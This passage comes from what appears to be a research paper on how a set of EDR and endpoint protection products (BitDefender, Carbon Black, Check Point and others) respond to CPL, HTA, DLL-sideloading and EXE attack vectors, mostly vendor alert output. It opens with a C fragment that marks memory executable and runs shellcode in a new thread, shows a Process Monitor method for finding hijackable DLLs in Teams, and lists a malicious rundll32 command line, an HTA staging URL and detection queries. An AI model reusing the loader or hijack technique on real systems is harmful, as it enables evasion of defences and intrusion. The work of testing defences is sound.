ret = VirtualProtect(exec_mem, payloadLen, PAGE_EXECUTE_READ, &oldProtect);
// Now, run the payload
if (ret != 0) {
  threadHandle = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)exec_mem, 0, 0, 0);
  WaitForSingleObject(threadHandle, -1);
}
```

```c
return TRUE;
}
```

Listing 5: Local memory allocation and shellcode execution via `CreateThread()`.



```
:53:56... Teams.exe    6136 CreateFil[redacted]Desktop\ffmpeg.dll              NAME NOT FOUND   Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
:53:56... Teams.exe    6136 CreateFil          Desktop\UIAutomationCore.DLL    NAME NOT FOUND   Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
:53:56... Teams.exe    6136 CreateFil          Desktop\WTSAPI32.dll            NAME NOT FOUND   Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
:53:56... Teams.exe    6136 CreateFil          Desktop\MSIMG32.dll             NAME NOT FOUND   Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
:53:56... Teams.exe    6136 CreateFil          Desktop\VERSION.dll             NAME NOT FOUND   Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
:53:56... Teams.exe    6136 CreateFil          Desktop\WINMM.dll               NAME NOT FOUND   Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
:53:56... Teams.exe    6136 CreateFil          Desktop\dwmapi.dll              NAME NOT FOUND   Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
:53:56... Teams.exe    6136 CreateFil          Desktop\IPHLPAPI.DLL            NAME NOT FOUND   Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
:53:56... Teams.exe    6136 CreateFil          Desktop\dxgi.dll                NAME NOT FOUND   Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
:53:56... Teams.exe    6136 CreateFil          Desktop\OLEACC.dll              NAME NOT FOUND   Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
:53:56... Teams.exe    6136 CreateFil          Desktop\UxTheme.dll             NAME NOT FOUND   Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
:53:56... Teams.exe    6136 CreateFil          Desktop\HID.DLL                 NAME NOT FOUND   Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
:53:56... Teams.exe    6136 CreateFil          Desktop\wer.dll                 NAME NOT FOUND   Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
:53:56... Teams.exe    6136 CreateFil          Desktop\dbghelp.dll             NAME NOT FOUND   Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
:53:56... Teams.exe    6136 CreateFil          Desktop\USERENV.dll             NAME NOT FOUND   Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
:53:56... Teams.exe    6136 CreateFil          Desktop\PROPSYS.dll             NAME NOT FOUND   Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
:53:56... Teams.exe    6136 CreateFil          Desktop\DWrite.dll              NAME NOT FOUND   Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
:53:56... Teams.exe    6136 CreateFil          Desktop\ncrypt.dll              NAME NOT FOUND   Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
:53:56... Teams.exe    6136 CreateFil          Desktop\d3d11.dll               NAME NOT FOUND   Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
:53:56... Teams.exe    6136 CreateFil          Desktop\USP10.dll               NAME NOT FOUND   Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
:53:56... Teams.exe    6136 CreateFil          Desktop\d3d9.dll                NAME NOT FOUND   Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
:53:56... Teams.exe    6136 CreateFil          Desktop\dxva2.dll               NAME NOT FOUND   Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
:53:56... Teams.exe    6136 CreateFil          Desktop\Secur32.dll             NAME NOT FOUND   Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
:53:56... Teams.exe    6136 CreateFil          Desktop\WINHTTP.dll             NAME NOT FOUND   Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
:53:56... Teams.exe    6136 CreateFil          Desktop\urlmon.dll              NAME NOT FOUND   Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
:53:56... Teams.exe    6136 CreateFil          Desktop\dhcpcsvc.DLL            NAME NOT FOUND   Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
:53:56... Teams.exe    6136 CreateFil          Desktop\WINMMBASE.dll           NAME NOT FOUND   Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
:53:56... Teams.exe    6136 CreateFil          Desktop\NTASN1.dll              NAME NOT FOUND   Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
:53:56... Teams.exe    6136 CreateFil          Desktop\iertutil.dll            NAME NOT FOUND   Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
:53:56... Teams.exe    6136 CreateFil          Desktop\SSPICLI.DLL             NAME NOT FOUND   Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
:53:56... Teams.exe    6136 CreateFil          Desktop\CRYPTBASE.DLL           NAME NOT FOUND   Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
:53:56... Teams.exe    6136 CreateFil          Desktop\OLEACCRC.DLL            NAME NOT FOUND   Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
```

Filters were in effect the last time you exited Process Monitor:

Display entries matching these conditions:

Architecture | is | | then | Include

Column	Relation	Value	Action
✓ Result	contains	NOT FOUND	Include
✓ Path	ends with	.dll	Include

Figure 3: Using Process Explorer to find hijackable DLLs.

4 EDR and EPP evaluation

In what follows paragraphs, we evaluate fourteen state of the art EDRs and five EPPs against our attacks. To this end, we provide a brief overview of each EDR and its features. Then, we proceed reporting which features were enabled and discuss how each of them performed in the attack scenario. EDRs and EPPs are listed in alphabetical order.

4.1 BitDefender GravityZone Plus


BitDefender GravityZone Plus is the company's flagship including EDR, EPP, and SandBox capabilities. Its use of common telemetry providers is exemplary as far as the tests are concerned and tries to make the most out of them with a highly intelligent engine which correlates the information that in turn leads to immediate blocking and remmediation as well as a robust console.

4.1.1 CPL

This vector was blocked as a behavioural alert of cobalt strike, as illustrated in Figure 4.

4.1.2 HTA

This vector was instantly detected as malicious and was blocked, see Figure 5.



#2 Blocked | Date 28 Jul 2021, 00:26:17 | Status Open | Incident Trigger rundll32.exe(Pl... | Endpoint DESKTOP-ITISFO0

rundll32.exe
Process Execution

ALERTS
Process detected as MALWARE by analysis
ATC.Malicious
Trojan.CobaltStrike.CB
ATC.Beta.Suspicious

INVESTIGATION
Network Presence
1 endpoints | First Seen On: 28 Jul 2021, 00:21
Further Analysis
Add to Sandbox | VirusTotal | Google

REMEDIATION
Disinfected (auto)
Fix & Remediate
Kill | Quarantine file
Prevent
Add file to Blocklist | Add file as exception


PROCESS INFO

Process Name:	rundll32.exe (ID: 9088)
Command Line:	"C:\Windows\SysWOW64\...
User:	DESKTOP-ITISFO0\tester-pc
Execution Time:	28 Jul 2021, 00:25

FILE INFO

Hash:	SHA256 | MD5
Digitally Signed:	No
Size:	60.5 KB
Path:	c:\windows\syswow64\run...

Figure 4: BitDefender GravityZone Plus detecting and blocking the CPL and DLL attacks.



Back | #1 Blocked | Date 28 Jul 2021, 00:20:45 | Status Open | Incident Trigger a-banking.co... | Endpoint DESKTOP-ITISFO0

a-banking.com/p/payment.hta
Requested Host

ALERTS
Domain detected as MALWARE by analysis
URL.Malicious

INVESTIGATION
Network Presence
1 endpoints | First Seen On: 28 Jul 2021, 00:20

REMEDIATION
Denied access to file (auto)
Prevent
Add URL as exception

DOMAIN INFO

Requested URL:	a-banking.com/p/payment....
Remote Port:	N/A
Protocol:	HTTP
Request Method:	N/A
Stream Type:	N/A
Extracted File N...	N/A
Source Applicati...	c:\program files (x86)\intern...

Figure 5: BitDefender GravityZone Plus detecting and blocking the HTA attack.

4.1.3 DLL

This vector was blocked but did not raise a major alert. However, its events were included in another attack vector detection as illustrated in Figure 4.

4.1.4 EXE

The product is very dependant on UM Hooks, in this case the content was not blocked nor raised any alert/event as it uses syscalls.

4.2 Carbon Black Response


Carbon Black is one of the leading EDR solutions. Its true power comes from its telemetry and its ability to extensively monitor every action performed on a system, such as registry modifications, network connections etc., and most importantly, provide a SOC friendly interface to triage the host. Based on the telemetry collected from the sensor, a comparison to several IoCs. The latter will be aggregated into a score which depending on its value, will trigger an alert. Moreover, when considering EDRs, configuration plays a vital role. Therefore, in this case, we have a custom SOC feed for detections based on IOCs that Carbon Black processes. Also, the feeds can be query-based, meaning that alerts will be produced based on results yielded by searches based on the events that Carbon Black processes, including but not limited to, registry modifications, network connections, module loadings.

This EDR relies heavily on kernel callbacks and a lot of its functionalities reside in its network filtering driver and its file system filtering driver. For several detections, user-mode hooks are also used. As an example, consider the detection of memory dumping (DUMP_PROCESS_MEMORY). As mentioned in Carbon Black's documentation, userland API hooks are set to detect a process memory dump. Another example is the detection of script interpreters loaded into memory (`HAS_SCRIPT_DLL`). As mentioned in the documentation, a driver routine is set to identify processes that load an in-memory script interpreter.

4.2.1 Enabled settings

Carbon Black Response is different in terms of logic and use case. Its main purpose is to provide telemetry and not to proactively act. Moreover, its scope is to assist during an investigation as it does not include blocking capabilities but is a SOC friendly software that gives in-depth visibility. Its power is closely related to the person behind the console as beyond triaging hosts, its detection rely on feeds that can be customized and produce alerts. In our case we used some default feeds such as ATT&CK feed and Carbon Black's Community Feed as well as a custom corporate feed.

4.2.2 CPL



mshta.exe c:\windows\syswow64\mshta.exe	desktop-7atvcob (windows) Interface IP: 172.16.61.238 Server Comms IP: 176.58.195.76	**Report:** Privilege Escalation - Svchost Launching HTA (CVE 2017-0199), **Feed:** cbcommunity	61
mshta.exe c:\windows\syswow64\mshta.exe	desktop-7atvcob (windows) Interface IP: 172.16.61.238 Server Comms IP: 176.58.195.76	**Report:** Defense Evasion - Suspicious HTA Module Load, **Feed:** bit9advancedthreats	54
rundll32.exe c:\windows\system32\rundll32.exe	desktop-7atvcob (windows) Interface IP: 172.16.61.238 Server Comms IP: 176.58.195.76	**Report:** Defense Evasion - Dll Load with Control_RunDll - Unusual Location, **Feed:** [redacted]	34

Figure 6: All alerts produced in Carbon Black.


As illustrated in Figure 6, an alert was triggered due to the abnormal name, location and usage of `Shell32.dll`. Carbon Black is well aware of malicious `.cpl` files in this case, but it cannot clearly verify whether this activity is indeed malicious. Therefore, the event is reported with a *low* score. Figure 7 illustrates on the right side the IOCs that were triggered.

4.2.3 HTA

The `.hta` file was detected due to its parent process as a possible CVE and for a suspicious loaded module. Carbon Black is aware of both LOLBAS and LOLBINS and timely detected it.

4.2.4 EXE - DLL

Regarding the other two attack vectors, no alerts were raised. Nevertheless, their activity was monitored normally and produced telemetry that the host communicates, despite being able to communicate successfully to our domain. Finally, it should be noted that the PPID spoofing did not succeed against Carbon Black.Results may be seen is Figure 9


Process rundll32.exe Host desktop-7atvc[redacted]ng Last Activity 13 minutes ago Duration 38 minutes

Logon Type State

Command Line - Copy
"C:\Windows\system32\rundll32.exe" Shell32.dll,Control_RunDLL "C:\Users\Administrator\Desktop\update.cpl",

Defense Evasion - Signed Binary Proxy Execution - shell32.dll - Control_RunDLL
5-13-2020 Score:45
cb.urlver=1&q=%28cmdline%3Ashell32. ...


ATT&CK Framework 1 report(s)

Defense Evasion - Control Panel Items - Possible Malicious CPL Invocation #2
10-14-2020 Score:40
cb.urlver=1&q=%28process_name%3Arun ...

[redacted] 1 report(s)

Defense Evasion - Dll Load with Control_RunDll - Unusual Location
11-5-2020 Score:50
cb.urlver=1&q=process_name%3Arundll ...

Figure 7: CPL's IOCs produced by Carbon Black.


Process mshta.exe Command Line - Copy C:\Windows\SysWOW64\mshta.exe -Embedding Host desktop-7atvc[redacted]tivity utes ago Duration 43 minutes

Carbon Black Community Feed 1 report(s)

Privilege Escalation - Svchost Launching HTA (CVE 2017 0199)
9-28-2020 Score:
cb.urlver=1&q=process_name%3Amshta. ...


ATT&CK Framework 1 report(s)

Data Compressed #4
10-19-2020 Score
cb.urlver=1&q=%28modload%3Acrypt32. ...

Carbon Black Advanced Threats Feed 1 report(s)

Defense Evasion - Suspicious HTA Module Load
10-14-2020 Score:
cb.urlver=1&q=%28process_name%3Amsh ...

Figure 8: Carbon Black findings for HTA.


Process: werfault.exe
werfault.exe: Signed by Microsoft Corporation
Alliance Feeds 1 hit(s) in 1 report(s)
ATT&CK Framework 1 report(s)
Data Compressed #4
10-19-2020 Score:5
cb.urlver=1&q=%28modload%3Acrypt32. ...
On Demand Feeds 0 hit(s) in 0 report(s)

Command Line - Copy
"C:\Users\Administrator\Desktop\MS-Teams\Teams.exe" --type=renderer --no-sandbox --autoplay-policy=no-user-gesture-required --disable-background-timer-throttling --field-trial-handle=2456,13347939077509785693,3817316716400900454,131072 --enable-features=WebCompone...

Process: teams.exe
teams.exe: Signed by Microsoft Corporation
Alliance Feeds 1 hit(s) in 1 report(s)
ATT&CK Framework 1 report(s)
Data Compressed #4
10-19-2020 Score:5
cb.urlver=1&q=%28modload%3Acrypt32. ...
On Demand Feeds 0 hit(s) in 0 report(s)

Figure 9: The findings of Carbon Black for the EXE and DLL attack vectors.

4.3 Carbon Black Cloud

Further to Carbon Black Response, we also tested Carbon Black Cloud, the flagship of the company when it comes to endpoint protection. It reserves the same capabilities for highly efficient telemetry processing and collection with blocking as an additional feature and NGAV capabilities.

It follows the same principles as the Response version with extended core functionality.

4.3.1 Enabled settings


We used the Advanced policy created by VMWare with all settings set to block.

4.3.2 EXE-DLL

Both attacks were successful without triggering any alert.

4.3.3 CPL-HTA

Both attacks were detected by Carbon Black Cloud raising a major alert, however, none of them was blocked, see Figure 10. Quite interestingly, the HTA related IOC was loading the CLR.DLL under the context of the aforementioned LoLbin. This is a clear indication of .NET code running under this process and of the well-known G2JS tool. As for the CPL file, the same classic detection of abnormal CPL files applied. The detections were reported as non-blocked.



Defense Evasion - HTA Execution 2 hits

4 ((process_cmdline:mshta.exe AND process_cmdline:.hta) -parent_name:hp\ officejet\ pro*.exe -parent_name:amazonassistantservice.exe) -enric...
3:55:43 pm Aug 27, 2021

4 ((process_cmdline:mshta.exe AND process_cmdline:.hta) -parent_name:hp\ officejet\ pro*.exe -parent_name:amazonassistantservice.exe) -enric...
3:50:27 pm Aug 27, 2021

+ Report is in **1 watchlist**

Defense Evasion - Suspicious HTA Module Load 1 hit

8 ((process_name:mshta.exe AND modload_name:clr.dll) -(process_cmdline:"Amazon\ Assistant" AND process_cmdline:aa.hta)) -enriched:true
3:50:31 pm Aug 27, 2021

+ Report is in **1 watchlist**

Primary Process **mshta.exe** Selected Process **rundll32.exe** 3:49:55 pm Aug 27, 2021 "C:\WINDOWS\system32\rundll32.exe" Shell32.dll,Control_RunDLL "C:\Users\sdf\Desktop\loads\update.cpl",

e:svchost.exe))) -enriched:true
3:55:34 pm Aug 27, 2021

1 ((process_name:rundll32.exe -(parent_name:services.exe OR parent_name:svchost.exe))) -enriched:true
3:50:36 pm Aug 27, 2021

+ Report is in **1 watchlist**

Execution - Command and Scripting Interpreter Execution 2 hits

1 (((process_cmdline:.ps* OR process_cmdline:.bat OR process_cmdline:.py OR process_cmdline:.cpl OR process_cmdline:.cmd OR process_cmdline:...
3:55:32 pm Aug 27, 2021

1 (((process_cmdline:.ps* OR process_cmdline:.bat OR process_cmdline:.py OR process_cmdline:.cpl OR process_cmdline:.cmd OR process_cmdline:...
3:50:34 pm Aug 27, 2021

+ Report is in **1 watchlist**

Defense Evasion - Dll Load with Control_RunDll 2 hits

9 (process_name:rundll32.exe process_cmdline:control_RunDLL) -enriched:true
3:55:37 pm Aug 27, 2021

9 (process_name:rundll32.exe process_cmdline:control_RunDLL) -enriched:true
3:50:31 pm Aug 27, 2021

+ Report is in **1 watchlist**

Figure 10: Carbon Black Cloud detecting the CPL and HTA attacks.


4.4 Check Point Harmony

4.4.1 Enabled settings

For Check Point Harmony, we used an prevent mode where possible and enabled emulation/behavioural (antibot antiexploit), and did not turn on *safesearch* setting to prevent checks of hashes.

4.4.2 HTA-CPL

For the HTA attack vector, a medium alert was raised, but the attack was not blocked. see Figure 11. In the case of the CPL, the attack was blocked, and an alert was raised in the console, see Figure 12.



DETECTION EVENT INFORMATION

Trigger	mshta.exe
Triggered By	Endpoint Behavioral Guard

ASSET

User	testR
Machine	DESKTOP-QMFREFJ

ADDITIONAL INFORMATION

Name	mshta.exe
Args	"C:\Users\testR\Desktop[redacted]

DETECTION DETAILS

Trigger Path	c:\windows\syswow64\mshta.exe
Triggered By	Endpoint Behavioral Guard
